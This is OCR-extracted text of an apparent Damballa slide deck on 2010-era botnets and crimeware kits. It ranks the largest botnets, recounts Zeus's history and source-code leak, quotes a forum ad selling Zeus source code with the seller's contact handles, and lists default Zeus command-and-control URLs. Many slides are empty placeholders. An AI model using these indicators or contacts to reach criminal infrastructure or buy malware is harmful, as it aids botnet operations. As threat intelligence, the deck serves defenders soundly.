
# DarkComet RAT Disclaimer

- **Click-through EULA/Disclaimers**



DAMBALLA
Take Back Command-and-Control

# Scam Reporting




Botnet Building & Operations

DAMBALLA
Take Back Command-and-Control


# 2010 Biggest Botnets

| | 2010 Botnet | Percentage of Victim Population | 2009 Position |
|---|---|---|---|
| **1** | TDLBotnetA (RudeWarlockMob) | 14.8% | -- |
| **2** | RogueAVBotnet (FreakySpiderCartel) | 5.7% | -- |
| **3** | ZeusBotnetB (FourLakeRiders) | 5.3% | -- |
| **4** | Monkif | 5.2% | 5th |
| **5** | Koobface.A | 4.0% | < top10 |
| **6** | Conficker.C | 2.8% | < top10 |
| **7** | Hamweq (GraySunGirls) | 2.5% | -- |
| **8** | AdwareTrojanBotnet (WickedRockMonsters) | 2.2% | -- |
| **9** | Sality | 2.1% | < top10 |
| **10** | SpyEyeBotnetA (OneStreetTroop) | 1.9% | -- |

DAMBALLA

Take Back Command-and-Control

# Feature Creep



DAMBALLA
Take Back Command-and-Control

# Kit Development & Deployment

Zeus


SpyEye


TDSS

DAMBALLA
Take Back Command-and-Control

# Zeus

- Originally Zbot was a Gaming Mod/Cheat bot
- Initially developed by Slavik (aka Monstr) into the Zeus bot we know today
- For well over 5 years Zeus (Zbot) led the top 10 most wanted criminal networks
- Eastern European based organized criminal threat
- In early Q1 2011 best of Zeus was merged into SpyEye
- In late Q1 2011 source code for version 2.0.8.9 publicly leaked





Major Zeus Botnets 2010
1,400,000
1,200,000
1,000,000
800,000
600,000
400,000
200,000
0
1 3 5 7 9 11 13 15 17 19 21 23 25 27 29 31 33 35 37 39 41 43 45 47 49 51
FourLakeRiders
GreenAlienRiders
RAT-ZU-91117
EightLakeRiders

DAMBALLA

Take Back Command-and-Control

# Zeus



DAMBALLA
Take Back Command-and-Control

# Zeus code for sale/grabs


IOO
Junior Member

**[SRC C++] Latest ZeuS Source Code!**

Hey!

Selling full source code of the latest Zeus Bot from author for cheap price. I do not sell bins.

|SCREENSHOT FOR THE LULZ



|PAYMENT
LR / WMZ / WU (Any verified escrow service accepted)

|CONTACT INFA
ICQ 600554345
JABBER ioo[at]jabbim.com

PS. I gave src to Nu11 for verification, waiting for him to move my thread.


# ZeuS CnC Structures

| ZeuS Kit Default URL | URL Type |
|---|---|
| zephehooqu.ru/bin/teemaeko.bin | CnC |
| iveeteepew.ru/bin/teemaeko.bin | CnC |
| jocudaidie.ru/bin/cahdoigu.bin | CnC |
| johgheejae.ru/bin/oopaiboo.bin | CnC |
| kaithuushi.ru/bin/aiphaipi.bin | CnC |
| deilaeyeew.ru/bin/ucuosaew.bin | CnC |
| adaichaepo.ru/bin/thootham.bin | CnC |
| ootaivilei.ru/bin/thootham.bin | CnC |
| voraojoong.ru/bin/saejuogi.bin | CnC |
| dahzunaeye.ru/bin/sofeigoo.bin | CnC |
| *ohphahfech.ru/bin/baiquaad.bin* | CnC |
| *ohphahfech.ru/bin/eegotook.bin* | CnC |
| *ohphahfech.ru/bin/hueghixa.bin* | CnC |
| *ohphahfech.ru/bin/laangiet.bin* | CnC |
| *ohphahfech.ru/bin/oomiephe.bin* | CnC |
| *ohphahfech.ru/bin/saejuogi.bin* | CnC |
| *ohphahfech.ru/bin/shufaica.bin* | CnC |
| *ohphahfech.ru/bin/thootham.bin* | CnC |
| *ohphahfech.ru/bin/voirooco.bin* | CnC |
| *ohphahfech.ru/bin/vusogahh.bin* | CnC |


# Other ZeuS CnC Structures

